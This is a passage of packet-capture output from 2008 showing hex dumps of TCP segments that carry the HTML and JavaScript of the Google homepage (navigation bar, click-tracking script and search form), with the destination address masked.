0150  2e 66 2e 71 2e 66 6f 63 75 73 28 29 7d 0a 77 69   .f.q.focus()}.wi
0160  6e 64 6f 77 2e 63 6c 6b 3d 66 75 6e 63 74 69 6f   ndow.clk=functio
0170  6e 28 62 2c 63 2c 64 2c 65 2c 66 2c 67 29 7b 69   n(b,c,d,e,f,g){i
0180  66 28 64 6f 63 75 6d 65 6e 74 2e 69 6d 61 67 65   f(document.image
0190  73 29 7b 76 61 72 20 61 3d 65 6e 63 6f 64 65 55   s){var a=encodeU
01a0  52 49 43 6f 6d 70 6f 6e 65 6e 74 7c 7c 65 73 63   RIComponent||esc
01b0  61 70 65 3b 28 6e 65 77 20 49 6d 61 67 65 29 2e   ape;(new Image).
01c0  73 72 63 3d 22 2f 75 72 6c 3f 73 61 3d 54 22 2b   src="/url?sa=T"+
01d0  28 63 3f 22 26 6f 69 3d 22 2b 61 28 63 29 3a 22   (c?"&oi="+a(c):"
01e0  22 29 2b 28 64 3f 22 26 63 61 64 3d 22 2b 61 28   ")+(d?"&cad="+a(
```

```
01f0  64 29 3a 22 22 29 2b 22 26 63 74 3d 22 2b 61 28   d):"")+"&ct="+a(
0200  65 29 2b 22 26 63 64 3d 22 2b 61 28 66 29 2b 28   e)+"&cd="+a(f)+(
0210  62 3f 22 26 75 72 6c 3d 22 2b 61 28 62 2e 72 65   b?"&url="+a(b.re
0220  70 6c 61 63 65 28 2f 23 2e 2a 2f 2c 22 22 29 29   place(/#.*/,""))
0230  2e 72 65 70 6c 61 63 65 28 2f 5c 2b 2f 67 2c 22   .replace(/\+/g,"
0240  25 32 42 22 29 3a 22 22 29 2b 22 26 65 69 3d 6c   %2B"):"")+"&ei=l
0250  37 68 43 53 4f 6e 50 4e 36 57 59 67 41 4b 33 70   7hCSOnPN6WYgAK3p
0260  71 33 42 43 41 22 2b 67 7d 72 65 74 75 72 6e 20   q3BCA"+g}return
0270  74 72 75 65 7d 3b 0a 77 69 6e 64 6f 77 2e 67 62   true};.window.gb
0280  61 72 3d 7b 7d 3b 28 66 75 6e 63 74 69 6f 6e 28   ar={};(function(
0290  29 7b 76 61 72 20 63 3d 77 69 6e 64 6f 77 2e 67   ){var c=window.g
02a0  62 61 72 2c 65 2c 67 2c 68 3b 63 2e 71 73 3d 66   bar,e,g,h;c.qs=f
02b0  75 6e 63 74 69 6f 6e 28 61 29 7b 76 61 72 20 64   unction(a){var d
02c0  3d 77 69 6e 64 6f 77 2e 65 6e 63 6f 64 65 55 52   =window.encodeUR
02d0  49 43 6f 6d 70 6f 6e 65 6e 74 26 26 28 64 6f 63   IComponent&&(doc
02e0  75 6d 65 6e 74 2e 66 6f 72 6d 73 5b 30 5d 2e 71   ument.forms[0].q
02f0  7c 7c 22 22 29 2e 76 61 6c 75 65 3b 69 66 28 64   ||"").value;if(d
0300  29 61 2e 68 72 65 66 3d 61 2e 68 72 65 66 2e 72   )a.href=a.href.r
0310  65 70 6c 61 63 65 28 2f 28 5b 3f 26 5d 29 71 3d   eplace(/([?&])q=
0320  5b 5e 26 5d 2a 7c 24 2f 2c 66 75 6e 63 74 69 6f   [^&]*|$/,functio
0330  6e 28 66 2c 62 29 7b 72 65 74 75 72 6e 28 62 7c   n(f,b){return(b|
0340  7c 22 26 22 29 2b 22 71 3d 22 2b 65 6e 63 6f 64   |"&")+"q="+encod
0350  65 55 52 49 43 6f 6d 70 6f 6e 65 6e 74 28 64 29   eURIComponent(d)
0360  7d 29 7d 3b 66 75 6e 63 74 69 6f 6e 20 6c 28 61   })};function l(a
0370  2c 64 2c 66 29 7b 61 2e 64 69 73 70 6c 61 79 3d   ,d,f){a.display=
0380  68 3f 22 6e 6f 6e 65 22 3a 22 62 6c 6f 63 6b 22   h?"none":"block"
0390  3b 61 2e 6c 65 66 74 3d 64 2b 22 70 78 22 3b 61   ;a.left=d+"px";a
03a0  2e 74 6f 70 3d 66 2b 22 70 78 22 7d 63 2e 74 67   .top=f+"px"}c.tg
03b0  3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 76 61 72   =function(a){var
03c0  20 64 3d 30 2c 66 3d 30 2c 62 2c 6d 3d 30 2c 6e    d=0,f=0,b,m=0,n
03d0  2c 6a 3d 77 69 6e 64 6f 77 2e 6e 61 76 45 78 74   ,j=window.navExt
03e0  72 61 2c 6b 2c 69 3d 64 6f 63 75 6d 65 6e 74 3b   ra,k,i=document;
03f0  67 3d 67 7c 7c 69 2e 67 65 74 45 6c 65 6d 65 6e   g=g||i.getElemen
0400  74 42 79 49 64 28 22 67 62 61 72 22 29 2e 67 65   tById("gbar").ge
0410  74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61   tElementsByTagNa
0420  6d 65 28 22 73 70 61 6e 22 29 3b 28 61 7c 7c 77   me("span");(a||w
0430  69 6e 64 6f 77 2e 65 76 65 6e 74 29 2e 63 61 6e   indow.event).can
0440  63 65 6c 42 75 62 62 6c 65 3d 21 6d 3b 69 66 28   celBubble=!m;if(
0450  21 65 29 7b 65 3d 69 2e 63 72 65 61 74 65 45 6c   !e){e=i.createEl
0460  65 6d 65 6e 74 28 41 72 72 61 79 2e 65 76 65 72   ement(Array.ever
0470  79 7c 7c 77 69 6e 64 6f 77 2e 63 72 65 61 74 65   y||window.create
0480  50 6f 70 75 70 3f 22 69 66 72 61 6d 65 22 3a 22   Popup?"iframe":"
0490  44 49 56 22 29 3b 65 2e 66 72 61 6d 65 42 6f 72   DIV");e.frameBor
04a0  64 65 72 3d 22 30 22 3b 65 2e 73 63 72 6f 6c 6c   der="0";e.scroll
04b0  69 6e 67 3d 22 6e 6f 22 3b 65 2e 73 72 63 3d 22   ing="no";e.src="
04c0  23 22 3b 67 5b 37 5d 2e 70 61 72 65 6e 74 4e 6f   #";g[7].parentNo
04d0  64 65 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 65   de.appendChild(e
04e0  29 2e 69 64 3d 22 67 62 69 22 3b 69 66 28 6a 26   ).id="gbi";if(j&
04f0  26 67 5b 37 5d 29 66 6f 72 28 6e 20 69 6e 20 6a   &g[7])for(n in j
0500  29 7b 6b 3d 69 2e 63 72 65 61 74 65 45 6c 65 6d   ){k=i.createElem
0510  65 6e 74 28 22 73 70 61 6e 22 29 3b 6b 2e 61 70   ent("span");k.ap
0520  70 65 6e 64 43 68 69 6c 64 28 6a 5b 6e 5d 29 3b   pendChild(j[n]);
0530  67 5b 37 5d 2e 70 61 72 65 6e 74 4e 6f 64 65 2e   g[7].parentNode.
0540  69 6e 73 65 72 74 42 65 66 6f 72 65 28 6b 2c 67   insertBefore(k,g
0550  5b 37 5d 29 2e 63 6c 61 73 73 4e 61 6d 65 3d 22   [7]).className="
0560  67 62 32 22 7d 69 2e 6f 6e 63 6c 69 63 6b 3d 63   gb2"}i.onclick=c
0570  2e 63 6c 6f 73 65 7d 77 68 69 6c 65 28 62 3d 67   .close}while(b=g
0580  5b 2b 2b 6d 5d 29 7b 69 66 28 66 29 7b 6c 28 62   [++m]){if(f){l(b
0590  2e 73 74 79 6c 65 2c 66 2b 31 2c 64 2b 32 35 29   .style,f+1,d+25)
05a0  3b 64 2b 3d 62 2e 66 69 72 73 74 43 68 69 6c 64   ;d+=b.firstChild
05b0  2e 74 61 67 4e 61 6d 65 3d 3d 22 44 49 56 22 3f   .tagName=="DIV"?
05c0  39 3a 32 30 7d 69 66 28 62 2e 63 6c               9:20}if(b.cl

No.     Time                        Source                Destination         Protocol
      3 2008-06-01 07:56:26.086764 64.233.167.99         XX.XX.XX.XX         TCP      [TCP
segment of a reassembled PDU]

Frame 3 (1484 bytes on wire, 1484 bytes captured)
Ethernet II, Src: Broadban_02:04:50 (00:50:57:02:04:50), Dst: Trend_XX:XX:XX (00:e0:98:XX:XX:XX)
Internet Protocol, Src: 64.233.167.99 (64.233.167.99), Dst: XX.XX.XX.XX (XX.XX.XX.XX)
Transmission Control Protocol, Src Port: http (80), Dst Port: 1371 (1371), Seq: 2860, Ack: 0,
Len: 1430

0000  00 e0 98 XX XX XX 00 50 57 02 04 50 08 00 45 00   ...F.u.PW..P..E.
```

```
0010  05 be bb 54 00 00 36 06 b5 8d 40 e9 a7 63 XX XX   ...T..6...@..cXX
0020  e5 d6 00 50 05 5b 18 4c 39 31 48 d7 08 69 50 10   ...P.[.L91H..iP.
0030  21 80 35 61 00 00 61 73 73 4e 61 6d 65 3d 3d 22   !.5a..assName=="
0040  67 62 33 22 29 7b 64 6f 20 66 2b 3d 62 2e 6f 66   gb3"){do f+=b.of
0050  66 73 65 74 4c 65 66 74 3b 77 68 69 6c 65 28 62   fsetLeft;while(b
0060  3d 62 2e 6f 66 66 73 65 74 50 61 72 65 6e 74 29   =b.offsetParent)
0070  7d 7d 65 2e 73 74 79 6c 65 2e 68 65 69 67 68 74   }}e.style.height
0080  3d 64 2b 22 70 78 22 3b 6c 28 65 2e 73 74 79 6c   =d+"px";l(e.styl
0090  65 2c 66 2c 32 34 29 3b 68 3d 21 68 7d 3b 63 2e   e,f,24);h=!h};c.
00a0  63 6c 6f 73 65 3d 66 75 6e 63 74 69 6f 6e 28 61   close=function(a
00b0  29 7b 68 26 26 63 2e 74 67 28 61 29 7d 7d 29 28   ){h&&c.tg(a)}})(
00c0  29 3b 3c 2f 73 63 72 69 70 74 3e 3c 2f 68 65 61   );</script></hea
00d0  64 3e 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d   d><body bgcolor=
00e0  23 66 66 66 66 66 66 20 74 65 78 74 3d 23 30 30   #ffffff text=#00
00f0  30 30 30 20 6c 69 6e 6b 3d 23 30 30 30 30 63   0000 link=#0000c
0100  63 20 76 6c 69 6e 6b 3d 23 35 35 31 61 38 62 20   c vlink=#551a8b
0110  61 6c 69 6e 6b 3d 23 66 66 30 30 30 20 6f 6e   alink=#ff0000 on
0120  6c 6f 61 64 3d 22 73 66 28 29 3b 69 66 28 64 6f   load="sf();if(do
0130  63 75 6d 65 6e 74 2e 69 6d 61 67 65 73 29 7b 6e   cument.images){n
0140  65 77 20 49 6d 61 67 65 28 29 2e 73 72 63 3d 27   ew Image().src='
0150  2f 69 6d 61 67 65 73 2f 6e 61 76 5f 6c 6f 67 6f   /images/nav_logo
0160  33 2e 70 6e 67 27 7d 22 20 74 6f 70 6d 61 72 67   3.png'}" topmarg
0170  69 6e 3d 33 20 6d 61 72 67 69 6e 68 65 69 67 68   in=3 marginheigh
0180  74 3d 33 3e 3c 64 69 76 20 69 64 3d 67 62 61 72   t=3><div id=gbar
0190  3e 3c 6e 6f 62 72 3e 3c 73 70 61 6e 20 63 6c 61   ><nobr><span cla
01a0  73 73 3d 67 62 31 3e 3c 62 3e 57 65 62 3c 2f 62   ss=gb1><b>Web</b
01b0  3e 3c 2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20 63   ></span> <span c
01c0  6c 61 73 73 3d 67 62 31 3e 3c 61 20 68 72 65 66   lass=gb1><a href
01d0  3d 22 68 74 74 70 3a 2f 2f 69 6d 61 67 65 73 2e   ="http://images.
01e0  67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 67 68 70   google.com/imghp
01f0  3f 68 6c 3d 65 6e 26 74 61 62 3d 77 69 22 20 6f   ?hl=en&tab=wi" o
0200  6e 63 6c 69 63 6b 3d 67 62 61 72 2e 71 73 28 74   nclick=gbar.qs(t
0210  68 69 73 29 3e 49 6d 61 67 65 73 3c 2f 61 3e 3c   his)>Images</a><
0220  2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20 63 6c 61   /span> <span cla
0230  73 73 3d 67 62 31 3e 3c 61 20 68 72 65 66 3d 22   ss=gb1><a href="
0240  68 74 74 70 3a 2f 2f 6d 61 70 73 2e 67 6f 6f 67   http://maps.goog
0250  6c 65 2e 63 6f 6d 2f 6d 61 70 73 3f 68 6c 3d 65   le.com/maps?hl=e
0260  6e 26 74 61 62 3d 77 6c 22 20 6f 6e 63 6c 69 63   n&tab=wl" onclic
0270  6b 3d 67 62 61 72 2e 71 73 28 74 68 69 73 29 3e   k=gbar.qs(this)>
0280  4d 61 70 73 3c 2f 61 3e 3c 2f 73 70 61 6e 3e 20   Maps</a></span>
0290  3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 31 3e   <span class=gb1>
02a0  3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f   <a href="http://
02b0  6e 65 77 73 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f   news.google.com/
02c0  6e 77 73 68 70 3f 68 6c 3d 65 6e 26 74 61 62 3d   nwshp?hl=en&tab=
02d0  77 6e 22 20 6f 6e 63 6c 69 63 6b 3d 67 62 61 72   wn" onclick=gbar
02e0  2e 71 73 28 74 68 69 73 29 3e 4e 65 77 73 3c 2f   .qs(this)>News</
02f0  61 3e 3c 2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20   a></span> <span
0300  63 6c 61 73 73 3d 67 62 31 3e 3c 61 20 68 72 65   class=gb1><a hre
0310  66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f   f="http://www.go
0320  6f 67 6c 65 2e 63 6f 6d 2f 70 72 64 68 70 3f 68   ogle.com/prdhp?h
0330  6c 3d 65 6e 26 74 61 62 3d 77 66 22 20 6f 6e 63   l=en&tab=wf" onc
0340  6c 69 63 6b 3d 67 62 61 72 2e 71 73 28 74 68 69   lick=gbar.qs(thi
0350  73 29 3e 53 68 6f 70 70 69 6e 67 3c 2f 61 3e 3c   s)>Shopping</a><
0360  2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20 63 6c 61   /span> <span cla
0370  73 73 3d 67 62 31 3e 3c 61 20 68 72 65 66 3d 22   ss=gb1><a href="
0380  68 74 74 70 3a 2f 2f 6d 61 69 6c 2e 67 6f 6f 67   http://mail.goog
0390  6c 65 2e 63 6f 6d 2f 6d 61 69 6c 2f 3f 68 6c 3d   le.com/mail/?hl=
03a0  65 6e 26 74 61 62 3d 77 6d 22 3e 47 6d 61 69 6c   en&tab=wm">Gmail
03b0  3c 2f 61 3e 3c 2f 73 70 61 6e 3e 20 3c 73 70 61   </a></span> <spa
03c0  6e 20 63 6c 61 73 73 3d 67 62 33 3e 3c 61 20 68   n class=gb3><a h
03d0  72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e   ref="http://www.
03e0  67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6e 74 6c 2f   google.com/intl/
03f0  65 6e 2f 6f 70 74 69 6f 6e 73 2f 22 20 6f 6e 63   en/options/" onc
0400  6c 69 63 6b 3d 22 74 68 69 73 2e 62 6c 75 72 28   lick="this.blur(
0410  29 3b 67 62 61 72 2e 74 67 28 65 76 65 6e 74 29   );gbar.tg(event)
0420  3b 72 65 74 75 72 6e 20 21 31 22 3e 3c 75 3e 6d   ;return !1"><u>m
0430  6f 72 65 3c 2f 75 3e 20 3c 73 6d 61 6c 6c 3e 26   ore</u> <small>&
0440  23 39 36 36 30 3b 3c 2f 73 6d 61 6c 6c 3e 3c 2f   #9660;</small></
0450  61 3e 3c 2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20   a></span> <span
0460  63 6c 61 73 73 3d 67 62 32 3e 3c 61 20 68 72 65   class=gb2><a hre
0470  66 3d 22 68 74 74 70 3a 2f 2f 76 69 64 65 6f 2e   f="http://video.
0480  67 6f 6f 67 6c 65 2e 63 6f 6d 2f 3f 68 6c 3d 65   google.com/?hl=e
0490  6e 26 74 61 62 3d 77 76 22 20 6f 6e 63 6c 69 63   n&tab=wv" onclic
04a0  6b 3d 67 62 61 72 2e 71 73 28 74 68 69 73 29 3e   k=gbar.qs(this)>
```

```
04b0  56 69 64 65 6f 3c 2f 61 3e 3c 2f 73 70 61 6e 3e   Video</a></span>
04c0  20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 32    <span class=gb2
04d0  3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f   ><a href="http:/
04e0  2f 67 72 6f 75 70 73 2e 67 6f 6f 67 6c 65 2e 63   /groups.google.c
04f0  6f 6d 2f 67 72 70 68 70 3f 68 6c 3d 65 6e 26 74   om/grphp?hl=en&t
0500  61 62 3d 77 67 22 20 6f 6e 63 6c 69 63 6b 3d 67   ab=wg" onclick=g
0510  62 61 72 2e 71 73 28 74 68 69 73 29 3e 47 72 6f   bar.qs(this)>Gro
0520  75 70 73 3c 2f 61 3e 3c 2f 73 70 61 6e 3e 20 3c   ups</a></span> <
0530  73 70 61 6e 20 63 6c 61 73 73 3d 67 62 32 3e 3c   span class=gb2><
0540  61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 62   a href="http://b
0550  6f 6f 6b 73 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f   ooks.google.com/
0560  62 6b 73 68 70 3f 68 6c 3d 65 6e 26 74 61 62 3d   bkshp?hl=en&tab=
0570  77 70 22 20 6f 6e 63 6c 69 63 6b 3d 67 62 61 72   wp" onclick=gbar
0580  2e 71 73 28 74 68 69 73 29 3e 42 6f 6f 6b 73 3c   .qs(this)>Books<
0590  2f 61 3e 3c 2f 73 70 61 6e 3e 20 3c 73 70 61 6e   /a></span> <span
05a0  20 63 6c 61 73 73 3d 67 62 32 3e 3c 61 20 68 72    class=gb2><a hr
05b0  65 66 3d 22 68 74 74 70 3a 2f 2f 73 63 68 6f 6c   ef="http://schol
05c0  61 72 2e 67 6f 6f 67 6c 65 2e 63 6f               ar.google.co
```

```
No.     Time                        Source                Destination         Protocol
      4 2008-06-01 07:56:26.087778 64.233.167.99         XX.XX.XX.XX         TCP      [TCP
segment of a reassembled PDU]
```

```
Frame 4 (1484 bytes on wire, 1484 bytes captured)
Ethernet II, Src: Broadban_02:04:50 (00:50:57:02:04:50), Dst: Trend_XX:XX:XX (00:e0:98:XX:XX:XX)
Internet Protocol, Src: 64.233.167.99 (64.233.167.99), Dst: XX.XX.XX.XX (XX.XX.XX.XX)
Transmission Control Protocol, Src Port: http (80), Dst Port: 1371 (1371), Seq: 4290, Ack: 0,
Len: 1430
```

```
0000  00 e0 98 XX XX XX 00 50 57 02 04 50 08 00 45 00   ...F.u.PW..P..E.
0010  05 be bb 56 00 00 36 06 b5 8b 40 e9 a7 63 XX XX   ...V..6...@..cXX
0020  e5 d6 00 50 05 5b 18 4c 3e c7 48 d7 08 69 50 10   ...P.[.L>.H..iP.
0030  21 80 a9 70 00 00 6d 2f 73 63 68 68 70 3f 68 6c   !..p..m/schhp?hl
0040  3d 65 6e 26 74 61 62 3d 77 73 22 20 6f 6e 63 6c   =en&tab=ws" oncl
0050  69 63 6b 3d 67 62 61 72 2e 71 73 28 74 68 69 73   ick=gbar.qs(this
0060  29 3e 53 63 68 6f 6c 61 72 3c 2f 61 3e 3c 2f 73   )>Scholar</a></s
0070  70 61 6e 3e 20 3c 73 70 61 6e 20 63 6c 61 73 73   pan> <span class
0080  3d 67 62 32 3e 3c 61 20 68 72 65 66 3d 22 68 74   =gb2><a href="ht
0090  74 70 3a 2f 2f 66 69 6e 61 6e 63 65 2e 67 6f 6f   tp://finance.goo
00a0  67 6c 65 2e 63 6f 6d 2f 66 69 6e 61 6e 63 65 3f   gle.com/finance?
00b0  68 6c 3d 65 6e 26 74 61 62 3d 77 65 22 20 6f 6e   hl=en&tab=we" on
00c0  63 6c 69 63 6b 3d 67 62 61 72 2e 71 73 28 74 68   click=gbar.qs(th
00d0  69 73 29 3e 46 69 6e 61 6e 63 65 3c 2f 61 3e 3c   is)>Finance</a><
00e0  2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20 63 6c 61   /span> <span cla
00f0  73 73 3d 67 62 32 3e 3c 61 20 68 72 65 66 3d 22   ss=gb2><a href="
0100  68 74 74 70 3a 2f 2f 62 6c 6f 67 73 65 61 72 63   http://blogsearc
0110  68 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 3f 68 6c   h.google.com/?hl
0120  3d 65 6e 26 74 61 62 3d 77 62 22 20 6f 6e 63 6c   =en&tab=wb" oncl
0130  69 63 6b 3d 67 62 61 72 2e 71 73 28 74 68 69 73   ick=gbar.qs(this
0140  29 3e 42 6c 6f 67 73 3c 2f 61 3e 3c 2f 73 70 61   )>Blogs</a></spa
0150  6e 3e 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67   n> <span class=g
0160  62 32 3e 3c 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f   b2><div></div></
0170  61 3e 3c 2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20   a></span> <span
0180  63 6c 61 73 73 3d 67 62 32 3e 3c 61 20 68 72 65   class=gb2><a hre
0190  66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 79 6f   f="http://www.yo
01a0  75 74 75 62 65 2e 63 6f 6d 2f 3f 68 6c 3d 65 6e   utube.com/?hl=en
01b0  26 74 61 62 3d 77 31 22 20 6f 6e 63 6c 69 63 6b   &tab=w1" onclick
01c0  3d 67 62 61 72 2e 71 73 28 74 68 69 73 29 3e 59   =gbar.qs(this)>Y
01d0  6f 75 54 75 62 65 3c 2f 61 3e 3c 2f 73 70 61 6e   ouTube</a></span
01e0  3e 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62   > <span class=gb
01f0  32 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a   2><a href="http:
0200  2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d   //www.google.com
0210  2f 63 61 6c 65 6e 64 61 72 2f 72 65 6e 64 65 72   /calendar/render
0220  3f 68 6c 3d 65 6e 26 74 61 62 3d 77 63 22 3e 43   ?hl=en&tab=wc">C
0230  61 6c 65 6e 64 61 72 3c 2f 61 3e 3c 2f 73 70 61   alendar</a></spa
0240  6e 3e 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67   n> <span class=g
0250  62 32 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70   b2><a href="http
0260  3a 2f 2f 70 69 63 61 73 61 77 65 62 2e 67 6f 6f   ://picasaweb.goo
0270  67 6c 65 2e 63 6f 6d 2f 68 6f 6d 65 3f 68 6c 3d   gle.com/home?hl=
0280  65 6e 26 74 61 62 3d 77 71 22 20 6f 6e 63 6c 69   en&tab=wq" oncli
0290  63 6b 3d 67 62 61 72 2e 71 73 28 74 68 69 73 29   ck=gbar.qs(this)
02a0  3e 50 68 6f 74 6f 73 3c 2f 61 3e 3c 2f 73 70 61   >Photos</a></spa
02b0  6e 3e 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67   n> <span class=g
02c0  62 32 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70   b2><a href="http
```

```
02d0  3a 2f 2f 64 6f 63 73 2e 67 6f 6f 67 6c 65 2e 63   ://docs.google.c
02e0  6f 6d 2f 3f 68 6c 3d 65 6e 26 74 61 62 3d 77 6f   om/?hl=en&tab=wo
02f0  22 3e 44 6f 63 75 6d 65 6e 74 73 3c 2f 61 3e 3c   ">Documents</a><
0300  2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20 63 6c 61   /span> <span cla
0310  73 73 3d 67 62 32 3e 3c 61 20 68 72 65 66 3d 22   ss=gb2><a href="
0320  68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c   http://www.googl
0330  65 2e 63 6f 6d 2f 72 65 61 64 65 72 2f 76 69 65   e.com/reader/vie
0340  77 2f 3f 68 6c 3d 65 6e 26 74 61 62 3d 77 79 22   w/?hl=en&tab=wy"
0350  3e 52 65 61 64 65 72 3c 2f 61 3e 3c 2f 73 70 61   >Reader</a></spa
0360  6e 3e 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67   n> <span class=g
0370  62 32 3e 3c 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f   b2><div></div></
0380  61 3e 3c 2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20   a></span> <span
0390  63 6c 61 73 73 3d 67 62 32 3e 3c 61 20 68 72 65   class=gb2><a hre
03a0  66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f   f="http://www.go
03b0  6f 67 6c 65 2e 63 6f 6d 2f 69 6e 74 6c 2f 65 6e   ogle.com/intl/en
03c0  2f 6f 70 74 69 6f 6e 73 2f 22 3e 65 76 65 6e 20   /options/">even
03d0  6d 6f 72 65 20 26 72 61 71 75 6f 3b 3c 2f 61 3e   more &raquo;</a>
03e0  3c 2f 73 70 61 6e 3e 20 3c 2f 6e 6f 62 72 3e 3c   </span> </nobr><
03f0  2f 64 69 76 3e 3c 64 69 76 20 63 6c 61 73 73 3d   /div><div class=
0400  67 62 68 20 73 74 79 6c 65 3d 6c 65 66 74 3a 30   gbh style=left:0
0410  3e 3c 2f 64 69 76 3e 3c 64 69 76 20 63 6c 61 73   ></div><div clas
0420  73 3d 67 62 68 20 73 74 79 6c 65 3d 72 69 67 68   s=gbh style=righ
0430  74 3a 30 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 61   t:0></div><div a
0440  6c 69 67 6e 3d 72 69 67 68 74 20 69 64 3d 67 75   lign=right id=gu
0450  73 65 72 20 73 74 79 6c 65 3d 22 66 6f 6e 74 2d   ser style="font-
0460  73 69 7a 65 3a 38 34 25 3b 70 61 64 64 69 6e 67   size:84%;padding
0470  3a 30 20 30 20 34 70 78 22 20 77 69 64 74 68 3d   :0 0 4px" width=
0480  31 30 30 25 3e 3c 6e 6f 62 72 3e 3c 61 20 68 72   100%><nobr><a hr
0490  65 66 3d 22 2f 75 72 6c 3f 73 61 3d 70 26 70 72   ef="/url?sa=p&pr
04a0  65 66 3d 69 67 26 70 76 61 6c 3d 33 26 71 3d 68   ef=ig&pval=3&q=h
04b0  74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65   ttp://www.google
04c0  2e 63 6f 6d 2f 69 67 25 33 46 68 6c 25 33 44 65   .com/ig%3Fhl%3De
04d0  6e 25 32 36 73 6f 75 72 63 65 25 33 44 69 67 6c   n%26source%3Digl
04e0  6b 26 75 73 67 3d 41 46 51 6a 43 4e 46 41 31 38   k&usg=AFQjCNFA18
04f0  58 50 66 67 62 37 64 4b 6e 58 66 4b 7a 37 78 37   XPfgb7dKnXfKz7x7
0500  67 31 47 44 48 31 74 67 22 3e 69 47 6f 6f 67 6c   g1GDH1tg">iGoogl
0510  65 3c 2f 61 3e 20 7c 20 3c 61 20 68 72 65 66 3d   e</a> | <a href=
0520  22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f   "https://www.goo
0530  67 6c 65 2e 63 6f 6d 2f 61 63 63 6f 75 6e 74 73   gle.com/accounts
0540  2f 4c 6f 67 69 6e 3f 63 6f 6e 74 69 6e 75 65 3d   /Login?continue=
0550  68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c   http://www.googl
0560  65 2e 63 6f 6d 2f 26 68 6c 3d 65 6e 22 3e 53 69   e.com/&hl=en">Si
0570  67 6e 20 69 6e 3c 2f 61 3e 3c 2f 6e 6f 62 72 3e   gn in</a></nobr>
0580  3c 2f 64 69 76 3e 3c 63 65 6e 74 65 72 3e 3c 62   </div><center><b
0590  72 20 63 6c 65 61 72 3d 61 6c 6c 20 69 64 3d 6c   r clear=all id=l
05a0  67 70 64 3e 3c 69 6d 67 20 61 6c 74 3d 22 47 6f   gpd><img alt="Go
05b0  6f 67 6c 65 22 20 68 65 69 67 68 74 3d 31 31 30   ogle" height=110
05c0  20 73 72 63 3d 22 2f 69 6e 74 6c 2f                src="/intl/
```

```
No.     Time                        Source                Destination         Protocol
      5 2008-06-01 07:56:26.088568 64.233.167.99         XX.XX.XX.XX         TCP      [TCP
segment of a reassembled PDU]

Frame 5 (942 bytes on wire, 942 bytes captured)
Ethernet II, Src: Broadban_02:04:50 (00:50:57:02:04:50), Dst: Trend_XX:XX:XX (00:e0:98:XX:XX:XX)
Internet Protocol, Src: 64.233.167.99 (64.233.167.99), Dst: XX.XX.XX.XX (XX.XX.XX.XX)
Transmission Control Protocol, Src Port: http (80), Dst Port: 1371 (1371), Seq: 5720, Ack: 0,
Len: 888

0000  00 e0 98 XX XX XX 00 50 57 02 04 50 08 00 45 00   ...F.u.PW..P..E.
0010  03 a0 bb 58 00 00 36 06 b7 a7 40 e9 a7 63 XX XX   ...X..6...@..cXX
0020  e5 d6 00 50 05 5b 18 4c 44 5d 48 d7 08 69 50 18   ...P.[.LD]H..iP.
0030  21 80 ca 3f 00 00 65 6e 5f 41 4c 4c 2f 69 6d 61   !..?..en_ALL/ima
0040  67 65 73 2f 6c 6f 67 6f 2e 67 69 66 22 20 77 69   ges/logo.gif" wi
0050  64 74 68 3d 32 37 36 3e 3c 62 72 3e 3c 62 72 3e   dth=276><br><br>
0060  3c 66 6f 72 6d 20 61 63 74 69 6f 6e 3d 22 2f 73   <form action="/s
0070  65 61 72 63 68 22 20 6e 61 6d 65 3d 66 3e 3c 74   earch" name=f><t
0080  61 62 6c 65 20 63 65 6c 6c 70 61 64 64 69 6e 67   able cellpadding
0090  3d 30 20 63 65 6c 6c 73 70 61 63 69 6e 67 3d 30   =0 cellspacing=0
00a0  3e 3c 74 72 20 76 61 6c 69 67 6e 3d 74 6f 70 3e   ><tr valign=top>
00b0  3c 74 64 20 77 69 64 74 68 3d 32 35 25 3e 26 6e   <td width=25%>&n
00c0  62 73 70 3b 3c 2f 74 64 3e 3c 74 64 20 61 6c 69   bsp;</td><td ali
00d0  67 6e 3d 63 65 6e 74 65 72 20 6e 6f 77 72 61 70   gn=center nowrap
00e0  3e 3c 69 6e 70 75 74 20 6e 61 6d 65 3d 68 6c 20   ><input name=hl
```

```
00f0  74 79 70 65 3d 68 69 64 64 65 6e 20 76 61 6c 75   type=hidden valu
